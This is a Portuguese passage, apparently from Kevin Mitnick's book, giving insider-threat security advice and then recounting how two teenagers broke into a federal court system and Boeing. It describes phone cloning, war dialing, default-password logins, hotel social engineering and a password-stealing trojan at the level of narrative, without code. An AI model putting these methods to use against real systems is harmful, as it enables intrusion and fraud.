Acesso físico. Funcionários experientes que conheçam a rede da empresa podem facilmente fazer uso do acesso físico do qual dispõem para comprometer sistemas quando ninguém está por perto. Quando eu era funcionário da GTE, empresa de telecomunicações da Califórnia, ter acesso ao edifício era como ter as chaves do reino — tudo estava bem aberto. Qualquer um podia ir até a estação de trabalho de um funcionário e ter acesso a sistemas delicados.

Se os funcionários protegerem adequadamente seus desktops, suas estações de trabalho, seus laptops e PDAs usando senhas BIOS seguras e se desconectarem ou travarem seu computador, o insider mal-intencionado precisará de mais tempo para atingir seus objetivos.

Treine funcionários para se sentirem à vontade para questionar pessoas cuja identidade for duvidosa, especialmente em áreas delicadas. Use controles de segurança físicos, como câmeras e/ou sistemas de acesso badge, para monitorar a entrada, a vigilância e o movimento dentro do prédio. Considere fazer uma auditagem física periódica de entradas e saídas para identificar padrões incomuns de comportamento, sobretudo quando acontecer um incidente relacionado à segurança.

Cubículos 'mortos' e outros pontos de acesso. Quando um funcionário sai da empresa ou é remanejado, deixando uma baia vazia, um insider malicioso pode se conectar por tomadas de rede na baia para investigar a rede enquanto protege sua identidade. Ou, pior, uma estação de trabalho freqüentemente fica atrás da baia, ligada na rede, pronta para qualquer um usar, inclusive o insider mal-intencionado (e também qualquer visitante não autorizado que descubra a baia abandonada).

Outros pontos de acesso em lugares como salas de conferência também oferecem fácil acesso ao insider propenso a causar danos.

Considere desativar todas as tomadas de rede que não são usadas para evitar acesso anônimo ou não autorizado. Certifique-se de que qualquer sistema de computador em baias vagas esteja protegido contra qualquer acesso não autorizado.

Pessoal que esteja sendo demitido. Qualquer funcionário que foi demitido mas ainda está na empresa deve ser considerado um risco em potencial- Tais funcionários deveriam ser monitorados

em seus acessos à informação confidencial, especialmente em casos de cópias ou downloads de uma quantidade significativa de dados. Com drives flash USB minúsculos, agora imediatamente despe-níveis, que podem ter um gigabyte ou mais de dados, transferir grandes quantidades de informações delicadas e sair pela porta com elas pode ser uma questão de minutos.

Deve ser uma prática rotineira restringir o acesso de um funcionário antes mesmo que receba a notícia de demissão, rebaixamento ou transferência indesejável. Pense também em monitorar o uso do computador do funcionário para impedir qualquer atividade não autorizada ou potencialmente prejudicial.

Instalação de hardware não autorizado. O insider mal-intencionado pode acessar facilmente a baia do funcionário e instalar um keystroke logger* de hardware ou software para capturar senhas e outras informações confidenciais. Ou, ainda, um drive flash que rouba dados com facilidade. Uma política de segurança que proíbe qualquer introdução de dispositivos de hardware sem permissão por escrito, embora se justifique em algumas circunstâncias, *é* difícil de policiar; funcionários bem-intencionados serão incomodados, enquanto os mal-intencionados não terão incentivo para prestar atenção à regra.

Em certas organizações que trabalham com informações extremamente delicadas, remover ou desativar uma porta USB em estações de trabalho pode ser um controle necessário*

Inspeções devem ser feitas regularmente, sobretudo para verificar, em particular, se as más-quinas possuem algum dispositivo sem fio que não tenha sido autorizado, hardware keystroke loggers ou modems atachados. Também *é* necessário certificar-se de que não há nenhum software que tenha sido instalado recentemente —- valem apenas os autorizados- O pessoal da segurança ou de TI pode verificar pontos de acesso sem fio nas imediações usando um PDA que suporte 802.11, ou mesmo um laptop equipado com Microsoft XP e cartão sem fio. O Microsoft XP tem uma configuração-zero embutida que mostra uma caixa de diálogo quando detecta um ponto de acesso sem fio nas imediações.

Processos de 'tirar vantagem'. À medida que os funcionários vão aprendendo processos de negócio cruciais na organização, vão ficando em boa posição para identificar qualquer vulnerabilidade nas verificações e nos balanços usados para detectar fraude ou roubo. Um funcionário desonesto pode roubar ou causar outros prejuízos significativos com base em seu conhecimento de como a empresa opera. Os insiders geralmente dispõem de acesso irrestrito a escritórios, a arquivos sigilosos, a sistemas de mailing interno e têm conhecimento dos procedimentos de negócio no dia-a-dia.

Pense em analisar processos de negócio delicados e críticos para identificar qualquer vulnerabilidade e implementar medidas para combatê-las. Em certas situações, separar tarefas requeridas no processo, em que uma operação delicada desempenhada por determinada pessoa *é* verificada por outra, pode reduzir o risco de segurança.

Políticas de visitantes. Estabeleça uma política de segurança para visitantes externos, inclusive funcionários de escritórios de outras localidades. Um controle efetivo de segurança deve exigir que os visitantes apresentem identificação emitida pelo estado antes de poderem entrar na instalação e

* Registrador de uso do teclado, programa que rastreia e registra cada tecla digitada e pode enviar essa informação de volta ao hacker (N. da R.T.).

registrarem as informações num log de segurança. Assim, se um incidente de segurança acontecer, *é* possível identificar o causador

Software de inventário e auditoria. Mantenha um inventário de todos os softwares autorizados instalados ou licenciados para cada sistema e faça uma auditoria periódica desses sistemas. Esse processo de inventário não só assegura o cumprimento legal de normas de licenciamento de software como também pode ser usado para identificar qualquer instalação não autorizada que poderia afetar negativamente a segurança.

A instalação não autorizada de softwares perigosos, como keystroke loggers, adware ou outros tipos de spyware, *é* difícil de detectar, dependendo de como as pessoas que o desenvolveram esconderam o programa dentro do sistema operacional.

Pense em usar software comercial de terceiros para identificar esses tipos perigosos de programas, como os seguintes:

- Spycop (disponível em www.spycop.com)
- PestPatrol (disponível em www.pestpatrol.com)
- Adware (disponível de www.lavasoftusa.com)

Audite sistemas para verificar a integridade do software. Funcionários ou insiders mal-intencionados poderiam substituir arquivos ou aplicativos cruciais do sistema operacional que poderiam ser usados para driblar os controles de segurança. William e Danny mudaram aplicativos do PC Anywhere para funcionar sem exibir um ícone no system tray a fim de não serem detectados. Os oficiais do presídio nunca perceberam que cada movimento era monitorado periodicamente enquanto Danny e William estavam virtualmente atentos.

Em algumas circunstâncias, pode ser adequado conduzir uma auditoria de integridade c usar um aplicativo de terceiros que avise aos funcionários certos quando qualquer mudança é feita nos arquivos e aplicativos do sistema na Mista de alerta'.

Privilégios excessivos. Em ambientes baseados no Windows, muitos usuários finais estão conectados a contas de administrador local em seus equipamentos. Essa prática, embora mais conveniente, possibilita a um insider entediado instalar um keystroke logger ou monitorar rede (sniffer) em qualquer sistema em que tenha privilégios de administrador local. Os atacantes distantes também podem enviar programas perigosos ocultos em um anexo de e-mail, que pode ser aberto por um usuário desavisado. A ameaça desses anexos pode ser minimizada usando-se a regra do 'menor privilégio', o que significa que tanto usuários quanto programas devem ter os menores privilégios possíveis para executar as tarefas exigidas.

O resultado

Em algumas situações, o senso comum diz que medidas complexas de segurança são uma perda de tempo. Em uma escola militar, por exemplo, você não esperaria que o corpo de estudantes estivesse repleto de pessoas à procura de qualquer oportunidade para enganar ou desafiar as regras. Em uma escola de ensino fundamental, você não esperaria que alunos de 10 anos entendessem mais de segurança de computador que o guru da equipe de tecnologia.

E, numa prisão, você não esperaria que os detentos, vigiados de perto e vivendo sob regras rígidas, encontrassem meios não só de entrar na Internet, mas também ficassem horas seguidas, dia

após dia, ouvindo música, vendo filmes, comunicando-se com mulheres e aprendendo cada vez mais sobre computadores.

Moral da história: se você é encarregado da segurança de computadores em qualquer escola, grupo de trabalho, empresa ou outra entidade, tem de considerar a idéia de que alguns adversários mal-intencionados, inclusive alguém dentro de sua organização, está procurando aquela pequena rachadura na parede, a ligação mais fraca de sua cadeia de segurança para violar a rede. Não suponha que todos estejam jogando conforme as regras- Faça o que for efetivo, em termos de custo, para evitar invasões potenciais, mas não se esqueça de continuar alerta para detectar o que você deixou passar. Os mal-intencionados estão contando com sua distração,

Tiras e ladrões

Então entrei na sala cheia de oficiais e perguntei: "Vocês reconhecem algum destes nomes?". Li uma lista de nomes. Um oficial federal explicou: "São os Juizes do Fórum Distrital dos Estados Unidos em Seattle". E eu disse: "Bem, tenho um arquivo de senhas aqui e 26 foram violadas". Eles ficaram brancos.

Don Boelling. Boeing Aircraft

Mau e Costa não estavam planejando atacar a Boeing Aircraft, mas aconteceu. No entanto. o resultado daquele e de outros incidentes que se seguiram em uma série de atividades de hacker serve de advertência. Eles poderiam *ser* garotos-propaganda de uma campanha para advertir outros hackers jovens demais a avaliar as conseqüências de suas ações.

Costa Katsaniotis começou a aprender a mexer com computador quando ganhou um Commodore Vic 20 aos 11 anos e começou a programar para melhorar o desempenho da máquina. Ainda pequeno, desenvolveu um software que permitia a um amigo ver uma lista de conteúdos do disco rígido do computador dele. "Foi aí que realmente comecei a lidar com computação, e adorava ter computador, porque ele 'faz as coisas funcionarem'." E não era apenas programação: ele examinava o hardware, sem medo de perder os parafusos, "porque eu comecei a desmontar coisas quando tinha três anos", contou.

A mãe de Costa o matriculou em uma escola particular cristã onde estudou até a oitava série e então foi para uma escola pública. Com pouca idade, suas preferências musicais incluíam o U2 (foi o seu primeiro álbum, e ele ainda é grande fã da banda) e também Def Leppard, além de "algumas músicas dark"; já suas preferências em relação à computação se ampliavam para abarcar "aquilo que eu pode-ria fazer com números de telefone". Alguns garotos mais velhos tinham aprendido sobre extenders 800-WATS, números de telefone que podiam usar para fazer ligações gratuitas de longa distância.

Costa adorava computadores e tinha um dom natural para entendê-los. Talvez a ausência do pai contribuísse para o grande interesse do adolescente por um mundo no qual ele tivesse total controle.

Então, no colégio, eu dei um tempo e comecei a pensar em meninas. Mas sempre fui ligado em computadores e estava sempre mexendo neles. Só comecei a me aprimorar no hacking quando ganhei um computador em que podia mexer à vontade, que foi o Commodore 128.

Costa conheceu Matt — Charles Matthew Anderson — em um bulletin board system (BBS), em Washington. "Fomos amigos por mais ou menos um ano. Conversávamos por telefone e trocávamos mensagens no BBS antes de realmente nos conhecermos pessoalmente." Matt — cujo codinome é 'Cerebrum' — descreve sua infância como "bem normal". O pai dele era engenheiro na Boeing e tinha um computador em casa que Matt podia usar. E fácil imaginar que o pai ficasse tão incomodado com as preferências musicais do menino ("industrial e alguma coisa dark") que nem percebeu a trajetória perigosa que Matt seguia no computador.

Comecei aprendendo a fazer programações básicas quando tinha uns 9 anos. Passei a maior parte da adolescência mexendo com imagens e música no computador. Essa é uma das razões por que gosto de computadores ainda hoje — o hacking daquela coisa de multimídia é realmente divertido.
A primeira vez que me envolvi em hacking foi no colégio, penetrando pelo lado phreaking dele, aprendendo a aproveitar a rede de telefonia usada pelos professores e administradores para fazer ligações a longa distância. Eu me envolvi muito com isso no colégio.

Matt terminou o colégio e ficou entre os dez melhores alunos da classe. Entrou na Universidade de Washington e começou a aprender sobre o passado da computação: computação mainframe. Na faculdade, com uma conta legítima numa máquina Unix, começou a aprender sozinho sobre Unix, "com alguma ajuda de sites Web e BBS do submundo".

Phreaking

Depois de se unirem, parecia que Matt e Costa caminhavam na direção errada pelo hacking no sistema de telefonia, uma atividade conhecida como 'phreaking'. Uma noite. Costa recorda, os dois saíram para fazer o que os hackers chamam de 'dumpster diving', revirando o lixo deixado fora das torres de transmissão das empresas de telefonia celular. "No lixo, entre pó de café e outras coisas que fediam, obtivemos uma lista de toda a torre e de cada número de telefone" — o número de telefone e o ESN (Electronic Serial Number), que é um identificador único atribuído a cada telefone celular, Como gêmeos que se lembram de um evento partilhado na infância, Matt interrompe a conversa: "Eram números de teste que os técnicos usavam para verificar a força do sinal. Eles tinham celulares exclusivos daquela torre".

Os rapazes compraram telefones celulares OKI 900 e um dispositivo para gravar uma nova programação nos chips de computador dos telefones. Eles não se limitaram a programar novos números; também instalaram um upgrade especial nos chips que lhes permitia programar qualquer número de telefone desejado e um número ESN em cada um dos aparelhos. Ao programar os telefones para os números especiais de teste que tinham descoberto, eles conseguiram um serviço gratuito de telefonia celular "O usuário escolhe qual o número que quer usar para fazer a chamada, Se precisássemos, poderíamos mudar para outro número rapidamente", disse Costa.

(Isso *ê* o que chamo "o plano Kevin Mitnick de telefonia celular" — zero por mês, zero por minuto, mas você pode acabar pagando um preço alto no final, se é que me entende...)

Com essa reprogramação, Matt e Costa podiam fazer todas as ligações que quisessem com tele-fone celular, em qualquer lugar do mundo. Se as ligações se completassem, seriam registradas como chamadas oficiais da empresa de celular. Sem taxas, sem questionamentos. Como todo phreaker de telefone ou hacker gosta.

Indo para o tribunal

Ir parar no tribunal e a última coisa que qualquer hacker quer, E eu sei muito bem disso. Costa e Matt acabaram na justiça ainda no início de sua atividade conjunta como hackers, mas em outro sentido.

Além de dumpster diving e phreaking, os dois amigos freqüentemente ajustavam seus computadores para war dialing (discagem ininterrupta), procurando modems de discagem que pudessem ser conectados a sistemas de computador a serem invadidos. Eles podiam verificar até 1.200 números de telefone em uma noite. Com suas máquinas discando sem parar, eles corriam todos os telefones com o mesmo prefixo em dois ou três dias. Quando voltavam para suas máquinas, os logs de computador mostravam os números de telefone dos quais tinham obtido resposta. "Eu estava preparando meu war dialer para escanear um prefixo em Seattle, 206-553", disse Matt. "Todos aqueles números de telefone pertencem a agências federais. Então, só o prefixo do telefone já era um dado quente, porque permitia descobrir os computadores do governo federal." Na verdade, eles não tinham uma razão particular para verificar aquelas agências do governo.

Costa: Éramos garotos. Não tínhamos grandes planos.

Matt: Jogamos a rede no mar para ver que tipo de peixe podíamos pegar, foi mais ou menos isso.

Costa: Era uma coisa do tipo "O que podemos fazer esta noite?", "O que podemos escanear esta noite?"

Um dia, Costa viu seu war dialer conectar-se e notou que o programa tinha discado para um computador que devolvia um banner dizendo algo como 'U.S. District Courthouse' (Juízo Federal de Primeira Instância). Também dizia: "Esta é uma propriedade federal". Ele pensou: "Isso parece interessante".

Mas como entrar no sistema? Eles ainda precisavam do nome e da senha de um usuário. "Acho que foi o Matt que adivinhou", diz Costa. A resposta veio fácil demais — um nome do usuário;

'public'; senha: 'public'. Então havia esse banner assustador, muito forte, dizendo que o site era de propriedade federal, mas sem nenhuma segurança real que barrasse a porta,

"Quando entramos no sistema deles, conseguimos o arquivo da senha", diz Matt. Eles obtiveram facilmente os nomes e as senhas usados pelos juizes. "Os juizes analisavam resumos de informações naquele sistema judiciário e podiam examinar informações de júri ou procurar relatos de casos.

Percebendo o risco. Matt diz: "Não fomos longe demais nas explorações", Pelo menos, não naquele momento,

Hóspedes do hotel

Enquanto isso, os garotos estavam ocupados com outras áreas. "Uma das coisas que também pusemos em risco foi uma cooperativa de crédito." Matt descobriu um padrão nos números dos códigos que facilitava fazer ligações telefônicas à custa da cooperativa- Eles também tinham planos para entrar no sistema de computador do Department of Motor Vehicles (Departamento de Veículos Motorizados) "e ver que tipo de carteiras de habilitação e coisas parecidas podíamos fazer".

Eles continuaram a aperfeiçoar suas habilidades e a invadir computadores. "Entrávamos em muitos computadores da cidade. Entramos em revendedoras de carros. Ah, e havia um hotel na área de Seattle. Eu liguei para eles e passei por técnico da empresa que fazia o software de reservas do hotel. Conversei com uma das recepcionistas e expliquei que estávamos tendo algumas dificuldades técnicas e que ela não conseguiria fazer o serviço corretamente se não se adiantasse e fizesse algumas mudanças."

Com essa conhecida manobra em engenharia social, Matt conseguiu facilmente a informação necessária para se conectar ao sistema. "O nome do usuário e a senha eram 'hotel' e 'aprender'," Aquelas eram as senhas-padrão dos projetistas de software, que nunca mudavam.

A invasão nos computadores do primeiro hotel deu-lhes um bom conhecimento do software de reservas, que passou a ser bastante usado. Quando os rapazes escolheram outro hotel como alvo, meses depois, descobriram que aquele também poderia estar usando o software que já conheciam. Eles imaginaram que o hotel poderia estar usando a mesma senha-padrão. E estavam certos. De acordo com Costa:

> **Entramos no computador do hotel. Eu tinha uma tela igual à que eles tinham lá. Então, entrei e reservei uma suíte, uma das mais caras, de trezentos dólares o pernoite, com vista para o mar e um pequeno bar com pia e tudo. Usei um nome falso e deixei anotado que um depósito de quinhentos dólares em dinheiro tinha sido feito para reserva do quarto. Reservei por uma noite de arrasar. Ficamos lá praticamente o fim de semana todo, curtimos e esvaziamos o bar.**

O acesso ao sistema de computador do hotel também lhes forneceu informações sobre os hóspedes que tinham estado lá, "inclusive informações financeiras".

Antes de sair do hotel, os rapazes pararam na recepção e tentaram obter de volta o "depósito em dinheiro". Quando o funcionário disse que o hotel enviaria um cheque, eles deram um endereço falso e saíram.

"Nunca fomos condenados por isso", diz Costa, acrescentando: "Sorte que as normas sobre prescrição estão em vigor". Remorso? Dificilmente. "Naquele hotel ainda tivemos uma pequena compensação a mais pelo bar,"

Abrindo uma porta

Depois daquele fim de semana agitado, os rapazes voltaram animados para seus computadores. Queriam descobrir o que mais podiam fazer com o hack no Juízo Federal de Primeira Instância. Logo constataram que o sistema operacional do computador do tribunal tinha sido comprado de uma empresa que chamaremos de Subsequent. O software tinha uma especificação embutida que desencadearia uma ligação telefônica para a Subsequent quando fossem necessários patches de software. Por exemplo: "Se um cliente de um computador Subsequent comprasse um firewall e o sistema operacional precisasse de patches para que o firewall funcionasse, a empresa tinha um método de se conectar ao seu sistema corporativo para obter os patches. Basicamente, era assim que funcionava", explicou Costa.

Matt tinha um amigo, outro programador C, que sabia desenvolver um Cavalo de Tróia — um software que fornece um segredo para um hacker voltar a um computador no qual já tenha entrado anteriormente. Isso é muito prático quando as senhas são trocadas ou outras medidas são tomadas para bloquear o acesso. Pelo computador no Fórum Distrital, Matt enviou o Cavalo de Tróia para o computador corporativo da Subsequent. O software foi projetado de modo a "captar também todas as senhas e escrevê-las num arquivo secreto, além de nos permitir um root bypass (acesso administrador) caso ficássemos travados".

Entrar no computador da Subsequent lhes trouxe um bônus inesperado: acesso a uma lista de outras empresas que usavam o sistema operacional da Subsequent. Ouro puro. "Ele nos informava a que outras máquinas poderíamos ter acesso." Uma das empresas da lista era uma empresa local gigante onde o pai de Matt trabalhava: a Boeing Aircraft.

"Conseguimos o nome de usuário e a senha de um engenheiro da Subsequent, e eles trabalhavam nas cabines que ele havia vendido para a Boeing. Descobrimos que tínhamos acesso a nomes e a senhas de login de todas as cabines da Boeing", disse Costa.

A primeira vez que Matt ligou para o número de telefone que fazia conexões externas ao sistema Boeing, teve sorte e acertou em cheio.

> **A última pessoa que se conectou não tinha desligado o modem adequadamente, de modo que, quando disquei, na verdade tinha um shell Unix de alguém. Pensei: "Uau, de repente estou seguindo as pegadas do cara!".**

(Alguns dos primeiros modems de discagem não eram configurados para desligar automaticamente do sistema assim que uma pessoa se desconectava. Quando jovem, sempre que eu encontrava esses tipos de configurações de modem, fazia a conexão do usuário cair enviando um comando para um comutador de uma companhia telefônica, ou por engenharia social, fazendo um técnico de frame puxar a conexão. Assim que a ligação era interrompida, eu discava e tinha acesso à conta que estava conectada. Matt e Costa, por sorte, haviam simplesmente topado com uma conexão que ainda estava ligada.)

Ter o shell Unix de um usuário significava que eles estavam dentro do firewall, com o computa-dor parado, aguardando instruções. Matt recorda:

> **Então fui em frente e usei a senha dele em algumas máquinas locais onde consegui obter acesso root [administrador de sistema]. Com o root podia usar algumas outras contas, tentar ir para algumas outras máquinas que aquelas pessoas acessavam olhando a história de seu shell.**

Se foi coincidência o modem estar on-line quando Matt ligou, o que ocorreu na Boeing quando Matt e Costa começaram a invasão foi uma coincidência ainda maior.

Vigiando as barricadas

Naquele momento, a Boeing Aircraft estava promovendo um seminário importante sobre segurança em computadores para um público que incluía funcionários de corporações, da Justiça, do FBI e do Serviço Secreto.

Quem estava supervisionando a sessão era Don Boelling, um homem que conhecia de perto as medidas e os esforços da segurança relacionados a computadores da Boeing para poder aprimorá-los. Don lutava pela segurança interna há vários anos, "Nossa rede de segurança na área de computação era como em qualquer outro lugar, basicamente nula. E eu estava realmente preocupado com isso."

Em 1988, quando trabalhava na recém-formada Boeing Electronics, Don teve uma reunião com o presidente da divisão e vários vice-presidentes e disse-lhes: "Vejam o que eu posso fazer com sua rede". Ele invadiu linhas de modem e mostrou que não havia senha nelas, além de provar também que podia atacar as máquinas que quisesse. Os executivos viram vários computadores que tinham uma conta de visitante com a senha 'visitante'. E ele demonstrou como uma conta como aquela facilita e> acesso a arquivo de senhas e o download para qualquer outra máquina, mesmo fora da empresa,

Don foi convincente. "Assim teve início o programa de segurança em computação na Boeing", ele nos contou. Mas o programa estava apenas no início, quando Matt e Costa começaram as invasões. Ele estava tendo "muita dificuldade em convencer a direção a investir recursos e a financiar a segurança do sistema informatizado". O episódio que envolveu Matt e Costa foi "o que me ajudou a conseguir isso".

O papel corajoso como porta-voz da segurança levou Don a organizar um curso inédito sobre aspectos legais da invasão de computadores na Boeing. "Um agente do governo perguntou se queríamos ajudar a formar um grupo de funcionários da polícia e da indústria para gerar informações. A organização tinha por objetivo fazer os policiais conhecerem aspectos legais relativos à tecnologia da computação, envolvendo técnicas de investigação de alta tecnologia. E eu fui uma figura-chave na implantação disso tudo. Tínhamos representantes da Microsoft, da US West, da companhia telefônica, de alguns bancos e de várias organizações financeiras diferentes. Os agentes do Serviço Secreto também partilharam seu conhecimento sobre alta tecnologia de contravenções."

Don conseguiu que a Boeing patrocinasse os encontros, que foram realizados em um dos centros de treinamento da empresa. "Trouxemos cerca de trinta e cinco representantes da área jurídica para cada curso, que tinha uma semana de duração, sobre como apreender um computador, como redigir o mandado de busca e apreensão, como executar os aspectos legais em computação, o trabalho todo. E trouxemos Howard Schmidt, que mais tarde foi recrutado para a equipe do Homeland Security, para dar esclarecimentos ao presidente sobre assuntos como crime cibernético."

No segundo dia de aula, o pager de Don parou de funcionar "Liguei para a administradora, Phyllis, e ela disse: 'Coisas estranhas estão acontecendo nesta máquina e não consigo imaginar do que se trata'." Inúmeros diretórios ocultos pareciam como arquivos de senha, ela explicou. E um programa chamado Crack estava funcionando em segundo plano.

Eram más notícias. O Crack é um programa para quebrar a criptografia de senhas. Ele tenta uma lista de palavras ou uma lista de dicionário e permutações de palavras como Bill1, Bill2, Bill3 na tentativa de descobrir a senha.

Don mandou seu colega Ken ("nosso guru da segurança Unix") dar uma olhada. Cerca de uma hora mais tarde, Ken enviou uma mensagem para Don dizendo: "É melhor você vir para cá. Parece que a coisa vai bem mal. Tivemos várias senhas violadas e elas não pertencem à Boeing. Há uma em particular que você precisa ver".

Enquanto isso, Matt tentava trabalhar dentro da rede de computadores da Boeing. Depois de obter acesso a privilégios da administradora de sistema, "era fácil acessar outras contas olhando algumas das outras máquinas que as pessoas tinham acessado". Esses arquivos freqüentemente traziam os números de telefone de fornecedoras de software e outros computadores para os quais a máquina ligaria. "Um diretório primitivo de outros hosts que estavam lá", diz Matt. Logo os dois hackers estavam acessando os bancos de dados de várias empresas. "Pusemos o dedo em vários lugares", diz Costa.

Don não queria abandonar o seminário e pediu a Ken que enviasse um fax do que ele estava vendo na tela. Quando a transmissão chegou, Don sentiu-se aliviado por não reconhecer nenhuma das identidades de usuário. Entretanto, ficou intrigado com o fato de que muitas delas começavam com "Judge" [juiz]. Então, entendeu:

Estava pensando: "Oh,. meu Deus!". Então entrei na sala cheia de oficiais e perguntei: "Vocês reconhecem algum destes nomes?". Li uma lista de nomes. Um oficial federai explicou: "São os Juizes do Fórum Distrital dos Estados Unidos em Seattle". E eu disse: "Bem. tenho um arquivo de senhas aqui e 26 foram violadas". Eles ficaram brancos.

Don ficou observando um agente do FBI com quem havia trabalhado enquanto dava alguns telefonemas.

Ele ligou para o Fórum Distrital e falou com o administrador de sistema. Podia ouvi-lo do outro lado da linha dizendo; "Não, de jeito nenhum. Não estamos ligados na Internet. Eles não podem ter nossos arquivos de senha. Não creio que sejam

nossas máquinas". E Rich afirmava: "Não, é a máquina de vocês. Temos os arquivos de senha". E o cara insistia; "Não, isso não é possível. As pessoas não conseguem entrar em nossas máquinas".

Don olhou para a lista em suas mãos e viu que a senha root — conhecida somente pelos administradores de sistema — tinha sido violada. Ele mostrou para Rich.

Rich falou ao telefone: "Sua senha root é '2ovens'?". Fez-se um silêncio sepulcral do outro lado da linha. Só ouvimos um 'tum' quando a cabeça dele bateu na mesa.

Quando voltou para a sala de aula, Don percebeu um tumulto se formando. "Eu disse: 'Bem, pessoal, *é* hora de fazermos um treinamento prático*."

Acompanhado por uma parte da classe, Don preparou-se para a batalha. Primeiro, foi até o centro de computação em Bellevue, onde o firewall estava localizado, "Encontramos a conta que estava pondo o programa Crack em funcionamento, aquela em que o atacante estava entrando e saindo, e o endereço IP de onde vinha."

A essa altura, com o programa de quebra de senhas funcionando no computador da Boeing, os dois hackers haviam entrado no restante do sistema da empresa, fazendo "spider-webbing" para acessar centenas de computadores.

Um dos computadores que o sistema Boeing conectou não estava nem em Seattle, mas do outro lado do país. de acordo com Costa:

Era um dos computadores lab de Jet Propulsion em Langley Research Labs, da Nasa, em Virgínia, um Cray YMP5, uma das Jóias da coroa. Aquele foi um de nossos momentos decisivos.

Todos os tipos de coisas passam pela sua cabeça. Alguns dos segredos poderiam me deixar rico, morto ou realmente encrencado.

As pessoas que participavam do seminário aguardavam a vez para se divertir no centro de computadores. Ficaram atordoadas quando a equipe de segurança da Boeing descobriu que seus atacantes tinham conseguido acesso ao Cray, e Don mal podia acreditar nisso. "Conseguimos descobrir com rapidez, em uma ou duas horas, aquele ponto de acesso e os pontos de acesso ao firewall." Enquanto isso, Ken preparou armadilhas virtuais no firewall para identificar quais outras contas os atacantes tinham violado.

Don ligou para a companhia telefônica local e pediu para ter uma "escuta com rastreamento" nas linhas de modem da Boeing que os atacantes estavam usando. Desse modo ele poderia captar o número do telefone de onde vinham as chamadas. Os telefonistas concordaram sem hesitar. "Eles faziam parte de nossa equipe e sabiam quem eu era, não fizeram perguntas. Essa *é* uma das vantagens de participar dessas equipes de observância do cumprimento da lei."

Don colocou laptops nos circuitos entre os modems e os computadores, "basicamente para armazenar todas as teclas digitadas num arquivo". Ele até conectou impressoras Okidata em cada máquina

"para imprimir tudo o que eles fizessem em tempo real. Eu precisava disso para ter evidências. Você não consegue argumentar com papel como pode fazer com um arquivo eletrônico". Talvez isso não seja surpreendente quando você pensa no que *é* mais provável que um corpo de jurados acredite: num arquivo eletrônico ou num documento impresso no momento do incidente.

O grupo voltou a se reunir no seminário por algumas horas e Don descreveu a situação e as medidas defensivas tomadas. Os oficiais estavam adquirindo experiência prática, em nível de pós-graduação, em aspectos legais relacionados à computação. "Voltamos ao trabalho para verificar o que tínhamos, e enquanto eu estava lá com dois oficiais federais e meu colega, o modem pifou. Bingo, esses caras entraram, ligaram-se na conta", disse Don.

A companhia telefônica local rastreou Matt e Costa até a casa deles. A equipe ficou observando enquanto os hackers entraram no firewall. Eles se transferiram, então, para a Universidade de Washington, onde entraram na conta de Matt Anderson.

Matt e Costa tinham tomado precauções que, segundo acreditavam, evitariam que suas chamadas fossem rastreadas. Em *vez* de discar diretamente para a Boeing, eles ligavam para computadores do Fórum Distrital e então direcionavam a ligação do Fórum para a Boeing. Eles imaginaram que, "se tivesse alguém nos monitorando na Boeing, eles provavelmente estariam tendo muita dificuldade de imaginar de onde vinha nossa ligação", disse Costa.

Eles não tinham idéia de que cada movimento era vigiado e registrado enquanto Matt discava para o Fórum, de lá para a Boeing e então transferia a ligação para sua conta pessoal de estudante.

Já que éramos tão novatos no sistema [do Fórum Distrital] e a senha e o nome do usuário eram 'public', na época não pensei que isso fosse uma ameaça ou que eu estivesse sendo descuidado. Aquela discagem direta foi o que lhes forneceu o rastro do meu apartamento, e foi ai que tudo se desmantelou.

Parecia que a equipe de Don ia explodir de satisfação quando Matt começou a ler o e-mail em sua conta de estudante. "No e-mail dele constava tudo sobre suas ações como hacker e as respostas de outros hackers."

Os oficiais estavam sentados lá, morrendo de rir, porque aqueles garotos eram arrogantes e não sabiam que tinham sido pegos. E estávamos vendo tudo em tempo real, acumulando evidências.

Enquanto isso, Don destacava *as* folhas da impressora, pedia a todos que assinassem como testemunhas e selava como prova. "Em menos de seis horas desde o momento em que soubemos dessa invasão, já tínhamos como incriminar os garotos."

A gerencia da Boeing não achou graça. "Eles estavam assustados demais e queriam acabar com os hackers: 'Tire-os dos computadores e desligue tudo isso *agora mesmo',"* Don conseguiu convencê-los de que seria mais sensato esperar. "Eu disse: 'não sabemos em quantos lugares esses caras têm entrado. Precisamos monitorá-los por um tempo e descobrir o que está acontecendo e o que eles fizeram'." Quando se considera o risco envolvido, prova-se a notável capacidade profissional — e foi isso que a gerência reconheceu em Don.

Sob vigilância

Um dos oficiais Federais que participavam do seminário obteve autorização para grampear os telefones de Matt e Costa. Mas as fitas foram apenas uma parte do esforço. Dessa vez o governo federal estava levando o caso muito a sério. A ação estava parecendo um filme de espionagem ou de suspense policial: equipes de agentes do FBI foram enviados ao campus. Disfarçados de estudantes, eles seguiram Matt pelo campus, observando suas atitudes a ponto de, mais tarde, conseguirem comprovar que em determinado momento ele estava usando um computador específico no campus, Se não fosse assim, seria fácil afirmar: "Não fui eu — muitas pessoas usam aquele computador todos os dias". Isso tinha acontecido antes,

Na Boeing, a equipe de segurança tomou todas as precauções possíveis, O objetivo não era manter os meninos à distância, mas vigiá-los de perto para continuar a reunir provas e assegurar-se de que eles não causariam nenhum dano. Don explica: "Os principais pontos de entrada de todos os nossos computadores estavam ligados, de modo que o administrador do sistema ou o computador nos enviava uma mensagem por pager ou nos informava que alguma atividade estava sendo realizada". O bipe do pager tornou-se um grito de guerra nas 'frentes de batalha'. Os membros da equipe avisavam imediatamente algumas pessoas de uma lista de chamada para que soubessem que os hackers estavam na área novamente. Várias vezes, o grupo de Don seguiu eletronicamente as ações de Matt e Costa pela Universidade de Washington — onde as pessoas-chave tinham sido in-formadas — pela Internet, de ponto a ponto, Era como estar ao lado dos dois enquanto eles faziam a invasão.

Don decidiu vigiá-los por mais quatro ou cinco dias, porque "basicamente os tínhamos sob controle e eles não estavam fazendo nada que eu considerasse extremamente perigoso, embora tivessem acesso considerável e pudessem fazer, se quisessem".

Mas Costa logo percebeu que algo estava para acontecer:

> **Uma noite, minha namorada e eu estávamos em meu apartamento, assistindo à TV. Era uma noite de verão, a janela estava aberta e, é engraçado, ela olhou para fora... e notou um carro no estacionamento do Pay & Save. Bem, cerca de uma hora mais tarde, ela olhou para fora outra vez e disse: "Há um carro lá fora com uns sujeitos dentro, e ele estava lá uma hora atrás".**

Costa desligou a TV, apagou as luzes e começou a gravar os agentes do FBI vigiando sua casa, Um pouco mais tarde, viu um segundo carro estacionar perto do primeiro. Os homens nos dois carros conversaram rapidamente e então foram embora.

